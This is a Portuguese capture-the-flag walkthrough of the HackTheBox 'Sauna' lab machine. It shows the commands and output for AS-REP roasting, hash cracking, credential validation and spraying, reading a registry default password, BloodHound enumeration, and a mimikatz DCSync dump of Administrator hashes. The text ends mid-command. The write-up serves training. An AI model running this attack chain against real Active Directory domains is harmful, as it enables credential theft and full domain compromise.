



Sauna HackTheBox

Resolução da máquina Sauna

Máquina Easy (hackthebox.com)

by JavaliMZ - 15/09/2021

Enumeração

Como sempre, para qualquer PenTest, precisamos saber qual é o alvo. E o primeiro passo para isso é enumerar as portas da máquina! Uma das melhores e mais conhecidas ferramentas para enumerar as portas de uma máquina ou conjunto de máquina é o NMAP.

Nmap

```
Kali-Linux
(JavaliMZ@kali)~[/C/HackTheBox]$ sudo nmap -p- -n -Pn 10.10.10.175 -oG enumeration/allPorts -sS --min-rate 5000

[sudo] password for javali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-14 10:18 WEST
Nmap scan report for 10.10.10.175
Host is up (0.041s latency).
Not shown: 65515 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49675/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
49700/tcp open  unknown
49720/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 26.54 seconds

(JavaliMZ@kali)~[/C/HackTheBox]$
```

```
nmap -sC -sV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49675,49676,49677,49700,49720 10.10.10.175 -vvv -oN enumeration/nmap-A.txt -Pn
```

```
# Nmap 7.91 scan initiated Wed Sep 15 21:03:01 2021 as: nmap -sC -sV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49667,49675,49676,49677,49700,49720 -vvv -oN enumeration/nmap-A.txt -Pn 10.10.10.175
Nmap scan report for 10.10.10.175
Host is up, received user-set (0.041s latency).
Scanned at 2021-09-15 21:03:02 WEST for 96s

PORT      STATE SERVICE      REASON  VERSION
53/tcp    open  domain      syn-ack Simple DNS Plus
```

```

80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0
|_ http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2021-09-16 03:03:10Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
49667/tcp open  msrpc         syn-ack Microsoft Windows RPC
49675/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc         syn-ack Microsoft Windows RPC
49677/tcp open  msrpc         syn-ack Microsoft Windows RPC
49700/tcp open  msrpc         syn-ack Microsoft Windows RPC
49720/tcp open  msrpc         syn-ack Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: 7h00m01s
|_ p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 35558/tcp): CLEAN (Timeout)
|   Check 2 (port 54801/tcp): CLEAN (Timeout)
|   Check 3 (port 18966/udp): CLEAN (Timeout)
|   Check 4 (port 57297/udp): CLEAN (Timeout)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_ smb2-security-mode:
|   2.02:
|_   Message signing enabled and required
|_ smb2-time:
|   date: 2021-09-16T03:04:00
|_ start_date: N/A


Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Sep 15 21:04:38 2021 -- 1 IP address (1 host up) scanned in 97.34 seconds

```

Pela quantidade de portas, sabemos que não estamos perante um "tamagotchi"... Isso aparenta ser um Active directory ou um Domain Controller... Tem kerberos, samba, RPC, HTTP...

Neste ponto, há já diversas coisas que quero tentar... primeiro o servidor http claro, ver se podemos entrar no servidor samba, Tentar loggar por RPC, e tentar um AS-REP Roasting attack, Mas vamos com calma!

Web Server



A passear pelo site, não se vê nada de interessante a não ser a página about.html que poderá ter potenciais usuários de uma eventual empresa (Já que é um Active directory ou um Domain Controller)

Numa empresa, os usuários costumam ser identificados por primeira letra dos primeiros nomes, e ultimo nome completo. junto, ou separado por um ponto. Isto é extremamente comum... Por isso, vamos extrair esse potenciais usuários para um ficheiro, e daí fazer um arquivo com usernames.

```
(JavaliMZ@kali)-[~/C/HackTheBox]$ curl -s "http://10.10.10.175/about.html" | grep Smith
<p class="mt-2">Fergus Smith </p>

(JavaliMZ@kali)-[~/C/HackTheBox]$ curl -s "http://10.10.10.175/about.html" | grep "<p class=\"mt-2\">"
<p class="mt-2">Personal Loan </p>
<p class="mt-2">Business Loan </p>
<p class="mt-2">Home Loan </p>
<p class="mt-2">Auto Loan </p>
<p class="mt-2">Education Loan </p>
<p class="mt-2">Fergus Smith </p>
<p class="mt-2">Hugo Bear </p>
<p class="mt-2">Steven Kerb </p>
<p class="mt-2">Shaun Coins </p>
<p class="mt-2">Bowie Taylor </p>
<p class="mt-2">Sophie Driver </p>

(JavaliMZ@kali)-[~/C/HackTheBox]$ curl -s "http://10.10.10.175/about.html" | grep "<p class=\"mt-2\">" | grep -v Loan
<p class="mt-2">Fergus Smith </p>
<p class="mt-2">Hugo Bear </p>
<p class="mt-2">Steven Kerb </p>
<p class="mt-2">Shaun Coins </p>
<p class="mt-2">Bowie Taylor </p>
<p class="mt-2">Sophie Driver </p>

(JavaliMZ@kali)-[~/C/HackTheBox]$ curl -s "http://10.10.10.175/about.html" | grep "<p class=\"mt-2\">" | grep -v Loan | html2text
Fergus Smith
Hugo Bear
Steven Kerb
Shaun Coins
Bowie Taylor
Sophie Driver

(JavaliMZ@kali)-[~/C/HackTheBox]$ |
  HTB - Sauna  10.10.14.12  10.10.10.175  1 Enumeration  21:52 < 15 Sep javali
```

```
cat users-full-name
#> Fergus Smith
#> Hugo Bear
#> Steven Kerb
#> Shaun Coins
#> Bowie Taylor
#> Sophie Driver

cat users-full-name | tr '[A-Z]' '[a-z]'
#> fergus smith
#> hugo bear
#> steven kerb
#> shaun coins
#> bowie taylor
#> sophie driver

cat users-full-name | tr '[A-Z]' '[a-z]' | awk '{print substr ($1,0,1) $2}'
#> fsmith
#> hbear
#> skerb
#> scoins
#> btaylor
#> sdriver

cat users-full-name | tr '[A-Z]' '[a-z]' | awk '{print substr ($1,0,1) "." $2}'
#> f.smith
#> h.bear
#> s.kerb
#> s.coins
#> b.taylor
#> s.driver

cat users-full-name | tr '[A-Z]' '[a-z]' | awk '{print substr ($1,0,1) $2}' > users

cat users-full-name | tr '[A-Z]' '[a-z]' | awk '{print substr ($1,0,1) "." $2}' >> users
```

Temos agora uma lista de usuários potenciais para efectuar a próxima tentativa de attack. AS-REP Roasting Attack!.

AS-REP Roasting Attack

Uma das tecnologias de autenticação da Microsoft Active Directory é o Kerberos. Um artigo excelente sobre o que é o Kerberos e sobre o attack AS-REP Roasting Attack pode encontrar-se em <https://thehackernews.com/2021/09/what-is-as-rep-roasting-attack-really.html>

Uma das primeiras etapas de autenticação Kerberos é a pré-autenticação. A pré-autenticação usa a senha do usuário para encriptar um carimbo de data / hora. O controlador de domínio (DC) irá decriptar isso para validar a senha correta e não ter uma solicitação anterior repetida. Uma vulnerabilidade pode ocorrer quando a pré-autenticação é desabilitada.

Uma vez desativado, quando um atacante solicita dados de autenticação de qualquer usuários, o DC retornará um "Ticket" de concessão de "Ticket" criptografado (TGT). Ele pode então ser crackeado por força bruta em um ambiente offline.

Para isso existem diversas ferramentas. Para esta máquina irei utilizar uma que, com ajuda da nossa lista de potenciais usuários, irá solicitar um TGT de cada usuário, e se o usuário existir e tiver a opção "Do not require Kerberos preauthentication", iremos receber diretamente um TGT.

GetNPUsers.py

Ainda antes do attack AS-REP Roasting Attack, poderíamos tentar ver recursos SMB e RPC, que são mais rápidos. Mas adianto já que não se vai ver nada para ambos. No entanto, para futuros ataques, precisamos saber mais informações sobre a máquina... Durante a tentativa de conexão por SMB, é possível recolher informações sobre o nome do domínio, e assim informar o nosso /etc/hosts para que haja menos problemas nos ataques futuros.

```
crackmapexec smb 10.10.10.175
#> SMB 10.10.10.175 445 SAUNA [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
(signing:True) (SMBv1:False)

echo -e "10.10.10.175\tegotistical-bank.local" >> /etc/hosts
```

Voltando ao ataque!

```
GetNPUsers.py egotistical-bank.local/ -no-pass -usersfile users
```

```
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation
```

```
#> $krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:dcecd1c889b334ce8fb8c780630858c$f2d663a9e24489da9f6a9110b200d0415358986116b420981c8ff008249860e26980e63227897851604ad1a70eb736ecf1c50c35e25ce9aa4b610933da2d3dbe09997f9b4ab23d40cbebd4b4d91883955eabde113779f169218345682da950ed03b1505aaaf51961ac51caf0cfb884384e3bc8ea5c1adaaed9865195a7d2310a62d122f163d728efb16f2a587e7c7583410a4f6b99ed90a7d4f01f9afdf42e184eca8225478fafa76d0bba00b600acce66a93d3c2879a17f0305977c2f53043c5a01391d290ba9abdd563709d117c256c85bb106f0748c2261f0b91633eb4207ee4ad2fb3e5c001690a8e72a140d88aeca2d687cc92c13031b03d0631c980f5
#> [-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
#> [-] Kerberos ...
#> [-] ...
#> ...
```

O que é isso? **\$krb5asrep\$23\$fsmith...** é o tal TGT do usuário fsmith! Agora, se a palavra pass estiver no rockyou.txt (Lista enorme de palavras passas que, em seu tempo, vazou na internet), é possível crackear esse TGT com a ajuda da ferramenta "John the Ripper".

```
nano fsmith_hash # paste the hash and save...
john --wordlist=/usr/share/wordlists/rockyou.txt fsmith_hash # Thestrokes23 ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
```

Já temos uma credencial. Temos de validá-lo! Para isso, o crackmapexec é muito útil!

```
# Sabemos que o serviço SMB está activo.
crackmapexec winrm 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'

#> SMB 10.10.10.175 445 SAUNA [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
(signing:True) (SMBv1:False)
#> SMB 10.10.10.175 445 SAUNA [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23

# E sabemos também que o serviço WinRM está também activo.
crackmapexec winrm 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'

#> WINRM 10.10.10.175 5985 SAUNA [*] Windows 10.0 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
#> WINRM 10.10.10.175 5985 SAUNA [*] http://10.10.10.175:5985/wsman
#> WINRM 10.10.10.175 5985 SAUNA [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23 (Pwn3d!)
```

Pwn3d!

O Crackmapexec nos diz que as credenciais estão válidas para ambos os serviços, mas no winrm informa-nos que está **Pwn3d!**. Isto significa que podemos entrar a vontade sem ser barrado por nenhuma segurança xD

```
(JavaliMZ@kali) [/C/H/contents] $ crackmapexec smb 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
SMB 10.10.10.175 445 SAUNA [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.10.175 445 SAUNA [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23

(JavaliMZ@kali) [/C/H/contents] $ crackmapexec winrm 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
WINRM 10.10.10.175 5985 SAUNA [*] Windows 10.0 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
WINRM 10.10.10.175 5985 SAUNA [*] http://10.10.10.175:5985/wsman
WINRM 10.10.10.175 5985 SAUNA [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23 (Pwn3d!)

(JavaliMZ@kali) [/C/H/contents] $ evil-winrm -i 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
Evil-WinRM shell v3.2

Info: Establishing connection to remote endpoint

+Evil-WinRM* PS C:\Users\FSmith\Documents> whoami
egotisticalbank\fsmith
+Evil-WinRM* PS C:\Users\FSmith\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

    Connection-specific DNS Suffix . : 
    IPv6 Address. . . . . : dead:beef::888b:9734:6806:46d1
    Link-local IPv6 Address . . . . . : fe80::888b:9734:6806:46d1%7
    IPv4 Address. . . . . : 10.10.10.175
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:bf4e%7
                                10.10.10.2

+Evil-WinRM* PS C:\Users\FSmith\Documents> |
  HTB - Sauna 10.10.14.12 10.10.10.175 1 Enumeration
```

Primeiro pé na máquina

Sabemos que é um Active Directory / Domain Controller. A primeira coisa a fazer num AD/DC é enumerar todos os usuários. Existem 2 tipos de usuários. Usuários Locais, e usuários de domínio. Para enumerar os usuários locais, podemos efectuar um "net users":

```
net users
#>
#> User accounts for \\
#>
#> -----
#> Administrator      FSmith      Guest
#> HSmith             krbtgt     svc_loanmgr
```

Adicionemos esse usuários à nossa lista... Não me foi possível enumerar os usuários de domínio através de "Get-DomainUser", nem com "wmic useraccount get name,sid"...

O segundo passo é ver se existem passwords por defeito. Esta máquina é uma simulação de uma empresa (Muito pequena certo, mas em grande escala as coisas funcionam exatamente da mesma maneira...). Portanto, existe sempre a possibilidade de os administradores decidirem adicionar uma palavra pass por defeito, para que a posterior, depois de criar um novo usuário, esse usuário altere a password para uma da sua escolha. O problema é que, se não for definido no windows para ser obrigatória a mudança de password no próximo login, os usuário podem ser preguiçosos e não alteram esta password por defeito. Até mesmo os administradores... como iremos ver neste caso...

Podíamos utilizar o winPEAS64.exe para obter esta informação, mas com uma única linha de commando, podemos abrir o REG do "autologon" e descobrir a tal password por defeito...

```
cmd /c 'reg query "HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\WINLOGON"'
#> ...
#> DefaultPassword REG_SZ Moneymakestheworldgoround!
#> ...
```

Com essa password, podemos efectuar um ataque de spray a todos os usuários para tentar ver se algum tem essa password... Existem montes de ferramentas, mas vamos tentar sempre usar ao máximo as ferramentas que já utilizamos. Crackmapexec! (E não esquecer que para esta máquina, utilizamos o crackmapexec tanto em modo SMB como WINRM por esse 2 serviços estarem ligados e operaionais!)

```
crackmapexec smb 10.10.10.175 -u users -p 'Moneymakestheworldgoround!'
#> SMB 10.10.10.175 445 SAUNA [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
(signing:True) (SMBv1:False)
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\fsmith:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\hbear:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\skerb:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\scoins:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\btaylor:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\sdriver:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\f.smith:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\h.bear:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\s.kerb:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\s.coins:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\b.taylor:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\s.driver:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\Administrator:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\FSmith:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\Guest:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\HSmith:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\krbtgt:Moneymakestheworldgoround! STATUS_LOGON_FAILURE
#> SMB 10.10.10.175 445 SAUNA [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround!
```

BINGO! Encontrámos mais uma credencial válida => **svc_loanmgr:Moneymakestheworldgoround!** Não esquecer de validar a credencial, em SMB e WINRM pelo crackmapexec também...

```
(JavaliMZ@kali)~[/C/H/contents]$ crackmapexec smb 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'
SMB 10.10.10.175 445 SAUNA [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.10.175 445 SAUNA [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround!

(JavaliMZ@kali)~[/C/H/contents]$ crackmapexec winrm 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'
WINRM 10.10.10.175 5985 SAUNA [*] Windows 10.0 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
WINRM 10.10.10.175 5985 SAUNA [*] http://10.10.10.175:5985/wsman
WINRM 10.10.10.175 5985 SAUNA [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround! (Pwn3d!)
```

Mesma história... Este novo usuário tem privilégios para aceder à máquina via WinRM provavelmente por ser membro de um grupo chamado **"BUILTIN\Remote Management Users"**

BloodHound

Já dentro da máquina, Mesmo tendo um shell verdadeiro e tal, nunca é fácil ver tudo rapidamente, nem é fácil saber por que caminho ir... Para além da mencionada ferramenta winPEAS64.exe, disponível no github, há uma ferramenta espetacular para visualizar em modo gráfico todos os ramos entre usuários e grupos de todo um domain controller! Esta ferramenta é a **BloodHound**. O programa precisa de uma base de dados, o neo4j, que é uma base de dados graph.

```
sudo neo4j start

bloodhound &>/dev/null &
```

Agora que dados por nessa base de dados?!


Existem também diversas ferramentas lol (como quase tudo em PenTesting), mas acho que a mais cómoda e de forma totalmente remota desde o meu Kali-Linux é com a ferramenta **"bloodhound-python"**

```
bloodhound-python -c All -u fsmith -p 'Thestrokes23' -d egotistical-bank.local -ns 10.10.10.175 -dc egotistical-bank.local
```

```
(JavaliMZ@kali)~[/C/H/c/blood]$ bloodhound-python -c All -u fsmith -p 'Thestrokes23' -d egotistical-bank.local -ns 10.10.10.175 -dc egotistical-bank.local
INFO: Found AD domain: egotistical-bank.local
INFO: Connecting to LDAP server: egotistical-bank.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: egotistical-bank.local
INFO: Found 6 users
INFO: Connecting to GC LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Found 51 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Done in 00M 08S

(JavaliMZ@kali)~[/C/H/c/blood]$ ll
-rw-r--r-- javali javali 14 KB Thu Sep 16 11:05:01 2021 {} 20210916110458_users.json
-rw-r--r-- javali javali 81 KB Thu Sep 16 11:05:02 2021 {} 20210916110458_groups.json
-rw-r--r-- javali javali 3.1 KB Thu Sep 16 11:05:02 2021 {} 20210916110458_domains.json
-rw-r--r-- javali javali 3.3 KB Thu Sep 16 11:05:07 2021 {} 20210916110458_computers.json
```

Importe o resultado para o bloodhound





Este videograma é um mini exemplo do que se pode fazer com BloodHound. Isto representa todo o AD/DC e permite filtrar e encontrar caminhos mais facilmente...

O parte final do video indica um caminho potencial, e indica também o que fazer para comprometer o domain controller! Com a credential que temos do user svc_loanmgr, temos possibilidade de nos converter no usuário de domínio que queremos. BloodHound também nos indica a ferramenta a utilizar para isso! **MIMIKATZ** e até o comando adequado **lsadump::dcsync /domain:testlab.local /user:Administrator**

Essa vulnerabilidade existe porque o usuário svc_loanmgr tem privilégios de DS-Replication-Get-Changes-All e de DS-Replication-Get-Changes no Domínio. Esse dois privilégios em conjunto permite executar o que é chamado de DCSync attack. É parecido ao que acontece quando se tem privilégios locais de SelpersonatePrivileges, mas em Domain Controller.

Escalada de Privilégios

```
# Atenção ao link... só posso garantir estar válido AGORA MESMO enquanto escrevo...
wget https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20210810-2/mimikatz_trunk.zip
```

```
# Evil-winrm tem uma opção de upload... (Não é preciso certutil.exe, ou IWR, ou outras formas de transferir ficheiros)
upload mimikatz.exe
.\mimikatz.exe 'lsadump::dcsync /domain:egotistical-bank.local /user:Administrator' exit

#> ...
#> ** SAM ACCOUNT **
#>
#> SAM Username      : Administrator
#> Account Type      : 30000000 ( USER_OBJECT )
#> User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
#> Account expiration  :
#> Password last change : 7/26/2021 9:16:16 AM
#> Object Security ID  : S-1-5-21-2966785786-3096785034-1186376766-500
#> Object Relative ID  : 500
#>
#> Credentials:
#> Hash NTLM: 823452073d75b9d1cf70ebdf86c7f98e
#> ntlm- 0: 823452073d75b9d1cf70ebdf86c7f98e
#> ntlm- 1: d9485863c1e9e05851aa40cbb4ab9dff
#> ntlm- 2: 7facdc498ed1680c4fd1448319a8c04f
#> lm - 0: 365ca60e4aba3e9a71d78a3912caf35c
#> lm - 1: 7af65ae5e7103761ae828523c7713031
#> ...
```

A resposta é comprida... mas pelo meio encontra-se o Hash NTLM do usuário de domínio Administrator. Verificamos as credenciais, sempre com a mesma ferramenta crackmapexec

```
Kali Linux
(JavaliMZ@kali)~[/C/HackTheBox]$ crackmapexec smb 10.10.10.175 -u 'Administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'
